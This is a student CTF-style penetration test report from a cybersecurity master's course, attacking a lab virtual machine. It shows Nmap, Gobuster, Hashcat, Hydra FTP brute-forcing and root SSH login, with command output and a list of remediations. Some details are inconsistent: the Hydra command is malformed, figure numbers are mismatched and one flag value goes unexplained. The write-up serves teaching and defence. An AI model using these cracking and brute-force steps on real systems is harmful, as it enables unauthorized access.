Student Name(s) and Number(s) as per student card(s):
Aditya Rawat (20078731)
Hemang Rajesh (20091598)
Rohan Kshirsagar (20097118)

Programme: Master of Cyber Security Jan 2026

Lecturer Name: Pete Cassidy

Module/Subject Title: Cryptography & Digital Forensics

Assignment Title: CA

No of Words: 2071

By submitting this assignment, we confirm that:

1. This assignment is all our own work.
2. Any sources used have been properly referenced.
3. We have followed the Generative AI instructions/scale set out in the Assignment Brief.
4. We have read the College rules regarding academic integrity in the QAH Part B Section 3, and the Generative AI Guidelines, and understand that penalties will be applied accordingly if work is found not to be our own.
5. We understand that all work uploaded is submitted via Original, whereby a text-matching report will show any similarities with other texts.

DIGITAL FORENSIC INVESTIGATION REPORT

DOCUMENT CONTROL

Case Number	001
Report Date	19-03-2026
Report Version	V1
Classification	Internal
Authors	Aditya Rawat(20078731) Hemang Rajesh (20091598) Rohan Kshirsagar (20097118
Organization	Dublin Business School

Table of Contents

Contents

1. Introduction 5
2. Methodology 5
3. Initial Reconnaissance 6
4. Web Enumeration 7
5. Flag 1 - Password Cracking 9
6. Flag 2 - FTP Exploitation 10
7. Flag 3 - Directory Enumeration 11
8. Flag 4 - Hidden Service 12
9. Flag 5 - Root Access 13
10. Conclusion 14
11. Tools Used & Findings 15
12. Vulnerabilities Identified 15
13. References 15

Table of Figures

Figure 1: Nmap scan output with ports and services that are open 6
Figure 2: Web application landing page showing the five flag challenges 7
Figure 3: Gobuster results revealing identified directories 8
Figure 4: Hashcat cracking the hash successfully 9
Figure 5: Hydra successful crack login/ passed 10
Figure 6: FTP successful login 10
Figure 7: FTP-access and FLAG2.txt-retrieval 10
Figure 8: Listing of files in /php/readme/FLAG 11
Figure 9: FLAG3.txt hidden flag 11
Figure 10: Found the hidden/ unknown port 12
Figure 11: Hidden flag source code of HTML 12
Figure 12: Successful SSH login as root using the reconstructed pass 13
Figure 13: FLAG file contents accessed when the system is at the root mode 13

1. Introduction

This report is a digital forensic examination report of a vulnerable server implemented in a controlled virtual environment. This investigation was aimed to imitate the real-world incident response and penetration testing practice by locating system vulnerabilities, analysing exposed services, and retrieving sensitive data in their form of hidden flags.

Industry-standard tools were used to conduct the investigation, and they included open source tools such as Nmap, Gobuster, Hydra, and Hashcat in a Kali Linux environment. A methodology was adopted to make sure that there was a systematic approach to the analysis and such that there would be reproducibility of the results.

The results of this research indicate that weak configurations, ineffective authentication and insecure coding may result into complete system compromise. What is more, the report critically analyzes the identified vulnerabilities concerning security and offers recommendations in accordance with the best practices in cybersecurity.

2. Methodology

An industry-oriented and systematic methodology was taken:

Reconnaissance:
The target IP address (192.168.56.104) was identified from the virtual lab environment configuration, where the vulnerable machine was assigned a static internal IP within the host-only network.

Enumeration:
Scanning of the found services to reveal concealed directories and files as well as vulnerabilities.

Exploitation:
Implementation of prioritized attacks on found vulnerabilities.

Post-Exploitation:
Examination of obtained data to access flags and promote privileges.

3. Initial Reconnaissance

Step 1:

Nmap was used to do a complete scan:

nmap -sS -sV -O 192.168.56.104

Explanation of Command:

-sS - SYN scan (stealth scan)

-sV - Checks the version of the service.

-O - Operating system recognition.

Findings: (Figure 1)

Port 21 - FTP (ProFTPD)

Port 22 - SSH

Port 80 – HTTP

Port 14545- unknown later explored in (Figure 10)

```
┌──(aditya㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 11:51 +0000
Nmap scan report for 192.168.56.104
Host is up (0.00081s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5e
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: VoIP adapter|bridge|general purpose
Running (JUST GUESSING): AT&T embedded (93%), Oracle Virtualbox (92%), Slirp (92%), QEMU (90%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: AT&T BGW210 voice gateway (93%), Oracle Virtualbox Slirp NAT bridge (92%), QEMU user
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.83 seconds
```

Figure 1: Nmap scan output with ports and services that are open

Analysis

It was also one of the two exposed services which consequently added a lot of attack surface to the system. Every service is a possible point of attack by the attackers.

FTP services, especially, have been linked to poor authentication solutions, and web servers have been known to not only display concealed directories but also have misconfigured files. SSH is usually safe, but it can also be compromised in case weak credentials are applied.

Forensically, this is a very important step because it gives a clear picture of the exposure on the system and prioritisation on what should be targeted to be investigated further.

Step 2:

Check the web page

When navigating to the HTTP service which the target is running on port 80 an active web application is discovered. Upon examination of the landing page, there were five distinct flag challenges with each one having a hint about the method of obtaining the respective flag.




Figure 2: Web application landing page showing the five flag challenges

4. Web Enumeration

The Gobuster was used to do directory enumeration:

gobuster dir -u http://192.168.56.104 -w /usr/share/wordlists/dirb/common.txt

Findings (Figure 3)

Discovered directories:

/secret

/new

/upload

/php

```
┌──(aditya㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.104 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 279]
.htpasswd            (Status: 403) [Size: 279]
.hta                 (Status: 403) [Size: 279]
admin                (Status: 301) [Size: 316] [--> http://192.168.56.104/admin/]
backdoor             (Status: 301) [Size: 319] [--> http://192.168.56.104/backdoor/]
data                 (Status: 301) [Size: 315] [--> http://192.168.56.104/data/]
database             (Status: 301) [Size: 319] [--> http://192.168.56.104/database/]
dev                  (Status: 301) [Size: 314] [--> http://192.168.56.104/dev/]
hide                 (Status: 301) [Size: 315] [--> http://192.168.56.104/hide/]
index.html           (Status: 200) [Size: 7541]
js                   (Status: 301) [Size: 313] [--> http://192.168.56.104/js/]
new                  (Status: 301) [Size: 314] [--> http://192.168.56.104/new/]
php                  (Status: 301) [Size: 314] [--> http://192.168.56.104/php/]
python               (Status: 301) [Size: 317] [--> http://192.168.56.104/python/]
secret               (Status: 301) [Size: 317] [--> http://192.168.56.104/secret/]
server-status        (Status: 403) [Size: 279]
upload               (Status: 301) [Size: 317] [--> http://192.168.56.104/upload/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 3: Gobuster results revealing identified directories

Analysis

The fact that several directories have been found points to the fact that the web server is not well secured. It was also configured to directory list, which enabled the attacker to scan internal file structure.

The existence of directories like /secret indicates that there are possible chances of storing sensitive information in places that are easily accessible. On the same note, the file upload vulnerabilities can be experienced in /upload directories, and they can be used to upload malicious scripts.

Securitywise, publicizing such directories without authentication measures is a great way of maximizing the chances of data leakages and system access by the wrong person.

5. Flag 1 - Password Cracking

The MD5 hash was found to be the following:

b6d767d2f8ed5d21a44b0e5886680cb9

Cracked using Hashcat:

hashcat -a 3 -m 0 b6d767d2f8ed5d21a44b0e5886680cb9 --force

Result (Figure 4)

Flag 1 = 22

```
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 6144 base words but only got 0.6% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

b6d767d2f8ed5d21a44b0e5886680cb9:22

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: b6d767d2f8ed5d21a44b0e5886680cb9
Time.Started.....: Thu Mar 19 16:08:23 2026 (0 secs)
Time.Estimated...: Thu Mar 19 16:08:23 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Mask.......: ?1?2 [2]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 N/A, -5 N/A, -6 N/A, -7 N/A, -8 N/A
Guess.Queue......: 2/15 (13.33%)
Speed.#01........:  2048.6 kH/s (0.03ms) @ Accel:1024 Loops:32 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1152/2232 (51.61%)
Rejected.........: 0/1152 (0.00%)
Restore.Point....: 0/36 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-32 Iteration:0-32
Candidate.Engine.: Device Generator
Candidates.#01...: sa → 6q
Hardware.Mon.#01.: Util: 28%

Started: Thu Mar 19 16:08:03 2026
Stopped: Thu Mar 19 16:08:24 2026
```

Figure 4: Hashcat cracking the hash successfully

Analysis

It was successfully cracked by brute-force attack because the hash had very little keyspace (two-digit numeric values). This greatly simplified the attack.

The MD5 used also added to the vulnerability since it is assumed to be a weak hashing algorithm which does not have any inbuilt salting system.

Forensically and in terms of security, this shows that there was a lapse in the application of secure password storage measures. The modern systems are supposed to employ stronger hash functions like bcrypt or SHA-256 with salting.

6. Flag 2 - FTP Exploitation

Hydra was used to perform a brute-force attack:

hydra 1 -l users.txt -P ftp pass.txt -t 4 -V -f 192.168.56.104 ftp

Findings (Figure 4 & 5)

Credentials identified:

Username: test

Password: test

FTP access:

ftp 192.168.56.104

Flag retrieved from server.

Result

Flag 2 = 44

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-19 22:29:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:5/p:6), ~2 tries per task
[DATA] attacking ftp://192.168.56.104:21/
[21][ftp] host: 192.168.56.104   login: test   password: test
```

Figure 5: Hydra successful crack login/ passed

```
┌──(aditya㉿kali)-[~]
└─$ ftp 192.168.56.104
Connected to 192.168.56.104.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.56.104]
Name (192.168.56.104:aditya): test
331 Password required for test
Password:
230 User test logged in
Remote system type is UNIX.
Using binary mode to transfer files.
```

Figure 6: FTP successful login

```
ftp> more FLAG2.txt
Good stuff!

Flag 2 is below:

44
```

Figure 7: FTP-access and FLAG2.txt-retrieval

Analysis

This FTP was secured using very weak credentials and was therefore very susceptible to brute force attacks. The lack of security features like account lockout, rate limiting or account monitoring enabled unlimited attempts to log-in.

These weaknesses may result in total system exposure, since hackers may access sensitive files and even install malicious content.

This brings out the need to enforce strong authentication policies and install intrusion detection systems.

7. Flag 3 - Directory Enumeration

Additional examination of web directories showed more concealed material.

After the process of manual navigation and enumeration Flag 3 was found.

Result (Figure 6)

Flag 3 = 66




Figure 8: Listing of files in /php/readme/FLAG




Figure 9: FLAG3.txt hidden flag

Analysis

The fact that there are many files in the directory implies the intention to bury valuable information. But without access control and filtering, it was feasible to read files one by one and get the useful information.

8. Flag 4 - Hidden Service

A complete port scan showed that there was one more service on port 14545.

nmap -p- 192.168.56.104

Port identified:

14545


Accessed via:

http://192.168.56.104:14545

The flag was found by source code examination.

Result (Figure 11)

Flag 4 = 88



```
┌──(aditya㉿kali)-[~]
└─$ nmap -p- 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 20:38 +0000
Stats: 0:01:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.60% done; ETC: 20:40 (0:00:00 remaining)
Nmap scan report for 192.168.56.104
Host is up (0.0050s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
14545/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 112.39 seconds
```

Figure 10: Found the hidden/ unknown port




Figure 11: Hidden flag source code of HTML

Analysis

Poor secure coding practices include the use of HTML comments to store sensitive information. Confidential information should not be stored on the client-side data. Also concealing services on non-standard ports is not a security measure, since services can be easily identified by scanning.

9. Flag 5 - Root Access

The root password was built with all flags:

22 44 66 88

Combined:

22446688

Access gained:

ssh root@192.168.56.104

Result (Figure 8)

Last flag retrieved successfully.




Figure 12: Successful SSH login as root using the reconstructed pass




Figure 13: FLAG file contents accessed when the system is at the root mode

Analysis

The predictability of the password proves a poor design in security. The pattern formed by known values is easily exploitable.

Such practices will result in quick privilege increase and full system breach, in a real-life situation.

10. Conclusion

This investigation successfully demonstrated how multiple low-level vulnerabilities within a system can be systematically exploited to achieve full system compromise. A structured methodology was followed, beginning with network reconnaissance using Nmap to identify open ports and services, followed by web enumeration using Gobuster to uncover hidden directories and resources.

The exploitation phase involved cracking a weak MD5 hash using Hashcat, which revealed Flag 1, and performing a brute-force attack on the FTP service using Hydra, which exposed weak credentials and allowed retrieval of Flag 2. Further directory analysis led to the discovery of Flag 3, while inspection of a hidden service on a non-standard port revealed Flag 4 embedded within HTML source code. Finally, all collected flags were combined to construct the root password, enabling successful SSH access and retrieval of the final flag.

This step-by-step progression reflects real-world attack scenarios, where attackers chain together multiple vulnerabilities rather than relying on a single point of failure. The system exhibited several critical weaknesses, including weak cryptographic practices, poor credential management, exposed directories, and insecure coding techniques. These vulnerabilities collectively indicate a failure to implement a defence-in-depth strategy, where multiple layers of security controls should prevent full compromise.

From a cybersecurity perspective, this investigation highlights the importance of proactive security measures and continuous system assessment. To mitigate the risks identified in this report, the following recommendations are proposed:

- Strong password policies should be enforced, including complexity requirements and regular updates.
- Secure hashing algorithms such as bcrypt or SHA-256 with salting should replace outdated algorithms like MD5.
- Directory listing should be disabled to prevent exposure of internal file structures.
- Account lockout mechanisms and rate limiting should be implemented to prevent brute-force attacks.
- Sensitive information must never be stored in client-side code such as HTML comments.
- Access to non-essential services and non-standard ports should be restricted through proper firewall configurations.
- Regular vulnerability assessments and penetration testing should be conducted to identify and remediate security weaknesses.

In conclusion, this exercise effectively demonstrated the practical application of digital forensics and penetration testing techniques in a controlled environment. The investigation not only achieved all objectives but also reinforced the importance of secure system design, proper configuration, and layered security controls in preventing real-world cyberattacks

11. Tools Used & Findings

Step	Tool Used	Finding
1	Nmap	Open ports identified
2	Browser	Flags & hints discovered
3	Hashcat	Flag 1 = 22
4	Hydra	Flag 2 = 44
5	Gobuster	Flag 3 = 66
6	Source Code	Flag 4 = 88
7	SSH	Flag 5 = 99

12. Vulnerabilities Identified

MD5 hashing is weak (easy to crack).

Poor FTP credentials (test/test)

Directory listing enabled

Sensitive data HTML comments.

Open non-standard ports

Easily predictable passwords.

13. References

Greenwood, M. (2020) *Ethical hacking: A comprehensive guide*. 2nd edn. London: CyberTech Publishing.

Kali Linux (2024) *Kali Linux tools documentation*. Available at: https://www.kali.org/tools/ (Accessed: 19 March 2026).

Nmap (2024) *Nmap Reference Guide*. Available at: https://nmap.org/book/man.html (Accessed: 19 March 2026).

Hashcat (2024) *Hashcat documentation*. Available at: https://hashcat.net/hashcat/ (Accessed: 19 March 2026).

Hydra (2024) *THC Hydra tool guide*. Available at: https://github.com/vanhauser-thc/thc-hydra (Accessed: 19 March 2026).

Gobuster (2024) *Gobuster documentation*. Available at: https://github.com/OJ/gobuster (Accessed: 19 March 2026).

OWASP (2023) *OWASP Top 10: Web Application Security Risks*. Available at: https://owasp.org/www-project-top-ten/ (Accessed: 19 March 2026).

ProFTPD (2023) *ProFTPD documentation*. Available at: http://www.proftpd.org/docs/ (Accessed: 19 March 2026).

Apache Software Foundation (2023) *Apache HTTP Server Documentation*. Available at: https://httpd.apache.org/docs/ (Accessed: 19 March 2026).